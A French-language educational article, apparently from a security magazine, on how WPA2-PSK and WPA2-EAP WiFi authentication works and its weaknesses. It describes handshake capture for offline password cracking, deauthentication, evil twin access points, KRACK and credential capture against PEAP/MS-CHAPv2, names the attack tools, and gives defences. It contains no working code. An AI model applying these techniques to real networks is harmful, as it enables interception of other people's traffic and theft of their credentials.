Le WiFi est aujourd'hui un des ensembles de protocoles les plus connus, de par sa facilité d'utilisation et son omniprésence. Implémenté sur une très grande variété d'équipements, allant des postes de travail aux objets connectés, il permet de mettre en place des réseaux sans fil à haut débit fiables, à courte portée, entre différents appareils. Ces réseaux sont aujourd'hui très utilisés par les particuliers comme par les entreprises, et permettent le plus souvent de fournir aussi un accès à internet.

La découverte de faiblesses et de vulnérabilités a permis l'évolution de la sécurité des réseaux WiFi. En effet, si la sécurité d'un réseau sans fil est compromise, un attaquant peut récupérer les informations qui y transitent, tel que des mots de passe, des informations bancaires, ou tout type de documents transmis sur le réseau ciblé. En se connectant à ces réseaux, il est aussi courant d'avoir accès à des appareils et services internes, potentiellement vulnérables. De par la nature du WiFi, certaines attaques peuvent être effectuées anonymement jusqu'à plusieurs kilomètres de distance avec un équipement adéquat.

Nous examinerons dans cet article le fonctionnement des protocoles dont l'utilisation est actuellement recommandée, ainsi que leurs vulnérabilités. Nous expliquerons aussi en détail les différences et le fonctionnement des réseaux WiFi d'entreprise.

Pour nos fidèles lecteurs, nous ne reviendrons pas sur les méthodes pour casser une clef WEP :) évoquées, il y a 15 ans dans l'ActuSécu #14.

Introduction

Les normes du WiFi sont apparues en 1997, sous le nom du standard IEEE 802.11. Le mécanisme de sécurisation d'un réseau proposé par cette première norme était l'activation optionnelle du protocole WEP (Wired Equivalent Privacy, à traduire par "Confidentialité équivalente au filaire"). Dès 2001, des failles ont été découvertes au sein de ce protocole, permettant à un attaquant distant de récupérer les clés cryptographiques utilisées pour chiffrer les communications [1]. Maintenant considéré comme faible et obsolète, le WEP a été remplacé par le WPA (Wifi Protected Access) en 2003.

La première version du WPA utilisait le protocole TKIP (Temporal Key Integrity Protocol), permettant de corriger certaines faiblesses du WEP tout en gardant le même algorithme de chiffrement (RC4) pour des raisons de compatibilité matérielle. Cependant, le WPA-TKIP a lui aussi été rendu obsolète, car des attaques permettant de déchiffrer certains messages en quelques minutes ont été publiées à partir de 2008 [2]. Il est aussi possible d'utiliser l'algorithme AES pour chiffrer les communications d'un réseau WPA, mais cela ne corrige pas pour autant toutes les vulnérabilités connues.

Le protocole aujourd'hui recommandé pour sécuriser un réseau WiFi est le WPA2, sorti en 2004, peu après le WPA. Ce protocole est beaucoup plus robuste que ses prédécesseurs, mais il possède toujours certaines vulnérabilités dont nous parlerons dans cet article.Le protocole WPA3 est sorti en 2018 dans le but de corriger les vulnérabilités du WPA2. Il reste encore très peu utilisé, car WPA2 offre toujours un niveau de sécurité satisfaisant, et certains terminaux sont incompatibles avec ce nouveau mécanisme de sécurité. Des faiblesses ont aussi été découvertes dans ce protocole peu après sa publication [3].




Figure 1 – Évolution de la sécurité du WiFi

Réseaux WiFi personnels / WPA2-PSK

Les réseaux WiFi dits personnels ne nécessitent qu'un mot de passe (la PSK, ou "Pre-Shared Key"), pour authentifier et connecter un appareil. Ce mot de passe est commun à tous les appareils du réseau. Ce protocole est conçu pour les petits réseaux d'habitations, mais se retrouve aussi dans certaines entreprises.

Fonctionnement

Toutes les communications effectuées entre l'appareil client et le point d'accès se basent sur les adresses MAC pour identifier l'émetteur et le destinataire des messages. Aucune donnée n'est chiffrée tant que l'échange de clé n'est pas terminé. Les étapes majeures de ce processus sont :

- Authentification (sans secrets), et association au réseau ;
- Génération de la clé PMK, connue du client et du point d'accès ;
- Utilisation d'une poignée de main (4-way handshake) entre le client et le point d'accès pour vérifier la clé PMK, et générer une clé de chiffrement des communications : la PTK.

La première étape est effectuée en suivant la norme 802.11, pour initialiser la connexion via l'échange de messages suivant (voir bas de page).

Le premier message, appelé Beacon, est un message optionnellement émis par les points d'accès. C'est ce message qui permet aux terminaux de connaître les noms des réseaux WiFi existants autour d'eux. Quand un point d'accès est configuré de manière à "cacher" le nom du réseau, les Beacons peuvent ne pas être émis, ou bien émis sans préciser le nom du réseau.

Le deuxième message, appelé Probe request, est envoyé par les terminaux clients pour demander aux points d'accès environnants si un réseau spécifique est présent. La plupart des appareils émettent en permanence ces messages pour tous les réseaux enregistrés, ou bien seulement les ré-




Figure 2 – Association à un point d'accès selon la norme 802.11

La sécurité WiFi

seaux cachés enregistrés [4].

Si un point d'accès reconnaît le nom du réseau demandé dans une Probe request, il y répond avec une Probe response.

Les Probe requests sont aussi utilisées par les attaquants pour connaître les noms des réseaux enregistrés sur un appareil. Les "Probe responses" permettent à un attaquant d'identifier la présence et le nom d'un réseau caché.

Le client demande ensuite à passer en mode authentifié, nécessaire à l'association à un point d'accès. Sur un réseau WPA2, cette première authentification se fait de la même manière que sur un réseau ouvert, sans secrets.

Enfin, le client envoie une requête d'association au point d'accès. Celle-ci contient toutes les informations du réseau connues par le client (nom, sécurité, puissance d'émission, débit, canaux, etc.). Le point d'accès choisit ensuite d'accepter ou non l'association du client à partir des paramètres transmis, et répond au client.

Pour la deuxième étape, dans le cas d'un réseau personnel, la clé PMK est aussi connue sous le nom de PSK. Cette clé est dérivée du mot de passe et du nom du réseau (SSID) à l'aide de la fonction de dérivation de clé PBKDF2. Cette étape est effectuée localement sur l'appareil client ainsi que le point d'accès. Le point d'accès peut faire cette opération en amont, car la PSK est la même pour tous les appareils du réseau.

```
PMK = PSK = PBKDF2(fonction_aléatoire = HMAC-SHA1, mot_de_passe, SSID, longueur_du_SSID, nombre_itérations = 4096, longueur_de_clé = 256)
```

Génération de la PMK sur un réseau WPA2-PSK (IEEE Std 802.11i-2004. H.4)

La troisième et dernière étape du processus de connexion est la 4-way handshake.

Cette poignée de main en 4 étapes entre le client et le point d'accès permet d'effectuer les actions suivantes :

- Le point d'accès vérifie que le client connaît le mot de passe du réseau ;
- Le client vérifie que le point d'accès connaît le mot de passe du réseau ;
- Une nouvelle clé est dérivée par le client et le point d'accès (la PTK), et assure la confidentialité des futurs échanges de données.

Le schéma ci-contre décrit le déroulement de cette poignée de main.

Durant la 4-way handshake, le client et le point d'accès génèrent un Nonce (un nombre aléatoire utilisé une seule fois), et se l'envoient mutuellement. Le client et le point d'accès calculent ensuite la clé PTK à partir de cinq paramètres : la clé PMK, les deux Nonces, et les deux adresses MAC.

La PTK obtenue est divisée en 3 clés (KCK / KEK / TK) ayant un usage distinct. La clé KCK (le premier tiers de la PTK) est utilisée par le client puis le point d'accès pour générer le code d'intégrité (MIC) des trois derniers messages. Sans que le mot de passe du réseau ou que la clé PTK ne soit communiquée en clair sur le réseau, ce code d'intégrité permet de vérifier que la clé PMK est bien connue de l'expéditeur, et que les paquets échangés n'ont pas été altérés par un attaquant.

Une fois que l'échange s'est correctement déroulé, des données peuvent être transmises sur le réseau, chiffrées avec la clé TK (le dernier tiers de la PTK).

« Le protocole TKIP est affecté par certaines vulnérabilités permettant le déchiffrement de données par un attaquant, ainsi que l'injection de paquets arbitraire »

L'algorithme de chiffrement utilisé par défaut avec WPA2 est AES, avec le protocole CCMP. Pour des raisons de compatibilité, WPA2 permet aussi l'utilisation de l'algorithme de chiffrement RC4 avec le protocole TKIP.

Le chiffrement à l'aide d'AES / CCMP est cependant beaucoup plus robuste que la méthode RC4 / TKIP.

Le protocole TKIP est affecté par certaines vulnérabilités permettant le déchiffrement de données par un attaquant, ainsi que l'injection de paquets arbitraires (de petite taille) vers un client, et l'algorithme RC4 est aujourd'hui considéré comme obsolète [5].




Figure 3 – Échange de clés avec la "4-way handshake" sur un réseau WPA2 chiffré à l'aide de CCMP

ÉTAT de L'ART

La sécurité WiFi

Vulnérabilités

Récupération du mot de passe par recherche exhaustive

Le mot de passe d'un réseau WPA2-PSK est toujours composé de 8 à 63 caractères ASCII. Sur la plupart des points d'accès, un réseau est configuré par défaut avec un mot de passe complexe. Ce mot de passe est modifiable par l'utilisateur.

Pour retrouver le mot de passe utilisé sur un réseau WiFi, un attaquant pourrait essayer de se connecter aux réseaux avec une liste de mots de passe communs, à la main ou de manière automatisée. Cette méthode est cependant très lente et peu discrète.

Une autre méthode existe pour retrouver le mot de passe du réseau. En enregistrant les messages échangés durant le processus d'association et d'authentification d'un appareil, un attaquant peut récupérer les informations suivantes :

- SSID (Nom du réseau), dans les Beacons ou les Probes (Figure 2).
- ANonce et SNonce (Nombres aléatoires générés par le client et point d'accès), dans les messages 1 et 2 de la poignée de main (Figure 3).
- AMAC et SMAC (Adresses MAC), dans tous les messages échangés.
- MIC du deuxième message de la poignée de main (Figure 3).

À partir de ces informations, il est possible de calculer en local le MIC qui aurait été généré avec différents mots de passe, sans interagir de nouveau avec le réseau ciblé. À l'aide de matériel récent et accessible aux particuliers, il est possible d'effectuer plusieurs milliers voire millions d'essais de mots de passe par seconde. Un mot de passe faible sera ainsi très rapidement découvert. Cependant, un mot de passe long et complexe (au moins 15 caractères aléatoires) ne pourra pas être retrouvé de cette façon dans un temps raisonnable.

Des outils tels qu'airodump-ng de la suite aircrack-ng, ou l'outil wireshark permettent d'enregistrer les messages échangés lors de l'authentification. Les outils aircrack-ng, hashcat et John the Ripper permettent d'effectuer une attaque par recherche exhaustive à partir des trames d'authentification capturées.

Si un appareil est déjà connecté sur le réseau, un attaquant peut le déconnecter pour relancer et enregistrer le processus d'authentification, à l'aide d'une attaque par désauthentification.

Désauthentification d'un client

Des trames de gestion sont utilisées par le client et le point d'accès pour gérer les connexions établies. Une de ces trames de gestion spécifiée par la norme 802.11 permet de notifier un appareil de la désauthentification d'un appareil associé. Ce message ne contient aucune information permettant d'assurer son authenticité. À la réception de cette notification, le client ou le point d'accès ciblé supprime la clé PTK utilisée. Pour communiquer, le client doit recommencer le processus d'authentification.

Un attaquant peut ainsi désauthentifier arbitrairement un appareil du réseau en usurpant une adresse MAC.

- En diffusant une notification de désauthentification au nom du point d'accès, tous les appareils reliés vont être déconnectés.
- En envoyant une notification de désauthentification au point d'accès au nom d'un client, ce client sera déconnecté.

L'outil aireplay-ng de la suite aircrack-ng permet de lancer cette attaque.

Il est possible d'empêcher la désauthentification des appareils du réseau avec l'activation du protocole PMF (Protected Management Frames), de la norme 802.11w, publiée en 2009. Ce protocole impose l'ajout d'un code d'intégrité (MIC) aux trames de gestion, permettant ainsi aux clients et au point d'accès de vérifier l'authenticité des notifications de désauthentification.

Déchiffrement des communications

La clé PTK est utilisée pour les opérations de chiffrement symétrique des communications. Elle est générée à partir de la clé PMK et des informations échangées durant la 4-way handshake. Sur un réseau WPA2 personnel, la PMK est la même pour tous les utilisateurs.

En enregistrant les deux premiers messages de la 4-way handshake lors de l'authentification d'un client, un attaquant connaissant aussi le mot de passe du réseau peut calculer la PTK utilisée. L'attaquant peut ainsi déchiffrer tout le trafic réseau échangé par la suite entre ce client et le point d'accès.

L'outil Wireshark permet de déchiffrer les communications d'un client à partir du mot de passe du réseau et d'une capture du trafic réseau contenant les trames d'authentification.

« À partir de ces informations, il est possible de calculer en local le MIC qui aurait été généré avec différents mots de passe, sans interagir de nouveau avec le réseau ciblé »

Création d'un point d'accès malveillant

Si le mot de passe d'un réseau WEP, WPA, ou WPA2 est connu par un attaquant, il est possible d'émettre un réseau avec le même nom et le même mot de passe que le réseau ciblé. Tous les appareils sur lesquels le réseau est enregistré vont automatiquement se connecter au réseau malveillant si le réseau légitime est hors de portée, ou si le signal reçu du point d'accès du réseau malveillant est de meilleure qualité.

Un attaquant peut aussi désauthentifier les appareils du réseau légitime pour les inciter à se connecter à son réseau malveillant. Avec cette attaque, tout le trafic réseau des terminaux victimes est sous le contrôle de l'attaquant.

Attaque KRACK (Key Reinstallation AttaCK)

Une vulnérabilité a été découverte en 2016 au sein des protocoles WPA et WPA2, permettant à un attaquant de modifier la clé PTK installée sur un terminal client et un point d'accès. À l'aide de cette vulnérabilité, un attaquant peut déchiffrer tout le trafic réseau effectué par la suite, et altérer les paquets d'un réseau WPA.

Cette vulnérabilité a été corrigée par la mise à jour des clients et des points d'accès, cependant les appareils n'ayant pas été mis à jour depuis la publication des correctifs disponibles sont à risque.

Réseaux WiFi d'entreprises (WPA2-EAP)

Fonctionnement

Sur les réseaux WiFi sécurisés par WPA2-EAP, les appareils ne s'identifient pas avec un mot de passe commun, mais par exemple avec un nom d'utilisateur et un mot de passe, ou bien un certificat utilisateur. Ces méthodes d'authentification ont de nombreux avantages, tels que la possibilité d'identifier chaque utilisateur sur le réseau. Cela peut être utilisé pour choisir les services internes auxquels ont accès les utilisateurs du réseau, ou bien pour révoquer les accès d'un utilisateur spécifique.

Il existe plusieurs dizaines de méthodes d'authentifications différentes. Ces méthodes sont basées sur le protocole EAP ("Extensible Authentication Protocol"). Les plus communes sont EAP-PEAP (Identifiant + mot de passe), et EAP-TLS (Identifiant + certificat utilisateur). Ces deux méthodes d'authentification peuvent être très robustes si elles sont correctement mises en place.

L'association au réseau (Figure 2), ainsi que la 4-way handshake (Figure 3) se font de la même manière que sur un réseau WiFi personnel. La différence entre les réseaux WiFi PSK et EAP se déroule au niveau de la génération de la clé PMK. Sur un réseau d'entreprise, la génération de cette clé se produit entre le client et un serveur d'authentification RADIUS ("Remote Authentication Dial-In User Service"), ou un serveur d'authentification Diameter.

Les méthodes EAP-PEAP et EAP-TLS s'appuient sur la création d'un tunnel TLS. Les grandes étapes d'une authentification avec ces méthodes EAP sont :

- Négociation de la méthode EAP à utiliser ;
- Sélection de EAP-PEAP ou de EAP-TLS selon la configuration du client ;
- Création d'un tunnel TLS ;
- Vérification du certificat du serveur d'authentification à l'aide du certificat de l'autorité de certification utilisée, connue du client ;
- Authentification du client ;
    - EAP-TLS : Vérification du certificat du client par le serveur.

La sécurité WiFi

  - EAP-PEAP : Vérification des identifiants du client via une poignée de main EAP-MSCHAPv2 ou EAP-GTC.

- Génération de la PMK à partir des clés symétriques du tunnel TLS (et des clés générées lors de la poignée de main dans le cas de PEAP) [6] ;
- Transfert de la PMK du serveur d'authentification au point d'accès.

Le schéma à la page 37 représente plus en détail les étapes et la génération des secrets lors d'une authentification EAP-TLS utilisant TLS 1.2.

Avant la sélection de la méthode EAP, le nom d'utilisateur du client est transmis dans le premier paquet envoyé au serveur d'authentification. Une méthode EAP est ensuite proposée par le serveur d'authentification dans son premier message au client. Si la méthode EAP proposée ne convient pas au client, celui-ci peut répondre avec un message EAP NAK, en précisant la méthode EAP préférée.

« La sécurité de la clé privée du serveur ne doit pas pour autant être négligée lors de l'utilisation des algorithmes DHE et ECDHE, car un attaquant en possession de la clé privée du serveur peut se faire passer pour un point d'accès légitime. »

Une fois l'échange EAP terminé par un message EAP-Success, la clé MSK (contenant la PMK) est transférée du serveur d'authentification au point d'accès. Une 4-way handshake est ensuite exécutée avec la PMK entre le client et le point d'accès. La clé PTK est ainsi générée, et des données peuvent être transmises sur le réseau de manière chiffrée.

Vulnérabilités

Création d'un point d'accès malveillant

Pour se connecter à un point d'accès avec EAP-PEAP ou EAP-TLS, des identifiants ou un certificat utilisateur sont nécessaires. Il est cependant possible de se connecter à ces réseaux sans enregistrer la clé publique de l'autorité de certification qui a signé le certificat du serveur.
Ces clients sont ainsi vulnérables à une attaque Evil twin, qui consiste à émettre un point d'accès malveillant ressemblant à un réseau WiFi ciblé (même nom de réseau et même méthode d'authentification), car ils ne pourront pas vérifier l'authenticité du certificat qui est envoyé par le serveur.

Lors de cette attaque, si le protocole EAP-PEAP est utilisé avec MS-CHAP, l'attaquant pourra récupérer les échanges du challenge NetNTLMv2, pendant lequel les réponses du client sont calculées à l'aide de son mot de passe. Des vulnérabilités critiques au sein du protocole MS-CHAP-V2 font qu'un mot de passe faible sera très rapidement retrouvé par recherche exhaustive. Si un mot de passe complexe est utilisé, un attaquant n'aura tout de même besoin que de craquer une clé de chiffrement DES (de 56 bits) pour retrouver le condensat du mot de passe utilisé. Ce condensat est suffisant pour usurper le compte de l'utilisateur [7]. Il est parfois aussi possible de négocier avec l'appareil ciblé l'utilisation d'EAP-GTC. Ce protocole est similaire, mais le mot de passe peut parfois être envoyé en clair par le client [8].

Si le protocole EAP-TLS est utilisé, le point d'accès malveillant peut tout simplement ignorer la signature du certificat du client, et accepter la connexion. L'attaquant aura ainsi le contrôle de tout le trafic réseau de l'appareil ciblé. Les outils EAPhammer et hostapd-wpe permettent de lancer ces attaques. Une ligne de leur code source doit cependant être éditée pour ignorer la signature des certificats clients lors de l'utilisation d'EAP-TLS [9].

Si un appareil est connecté sur le réseau ciblé, un attaquant peut le déconnecter à l'aide d'une attaque par désauthentification, pour inciter l'appareil à se reconnecter au point d'accès malveillant

Désauthentification d'un client

Les réseaux WPA2-EAP sont vulnérables aux attaques par désauthentification de la même manière que les réseaux WPA2-PSK.

Déchiffrement des communications

Sur un réseau WPA2-EAP, la clé PMK est composée de 256 bits imprédictibles, et est différente à chaque nouvelle authentification. Elle est donc trop complexe pour être retrouvée par recherche exhaustive à partir de la 4-way handshake.

Cependant, lors d'un échange EAP-TLS utilisant RSA comme algorithme d'échange de clé, si un attaquant enregistre les trames d'authentification **et récupère par la suite la clé privée du serveur**, il pourra recalculer la clé PMK générée.

À partir de la PMK et de la 4-way handshake, la clé PTK est recalculée, et le trafic réseau ayant été échangé par la suite peut être déchiffré.

Pour se prémunir de cette attaque sur les communications passées, des algorithmes d'échange de clé assurant une confidentialité persistante (ou « Perfect Forward Secrecy ») doivent être utilisés. L'algorithme Diffie-Hellman assure cette caractéristique. Sur TLS, les algorithmes DHE et ECDHE sont à privilégier [10].

La sécurité de la clé privée du serveur ne doit pas pour autant être négligée lors de l'utilisation des algorithmes DHE et ECDHE, car un attaquant en possession de la clé privée du serveur peut se faire passer pour un point d'accès légitime.

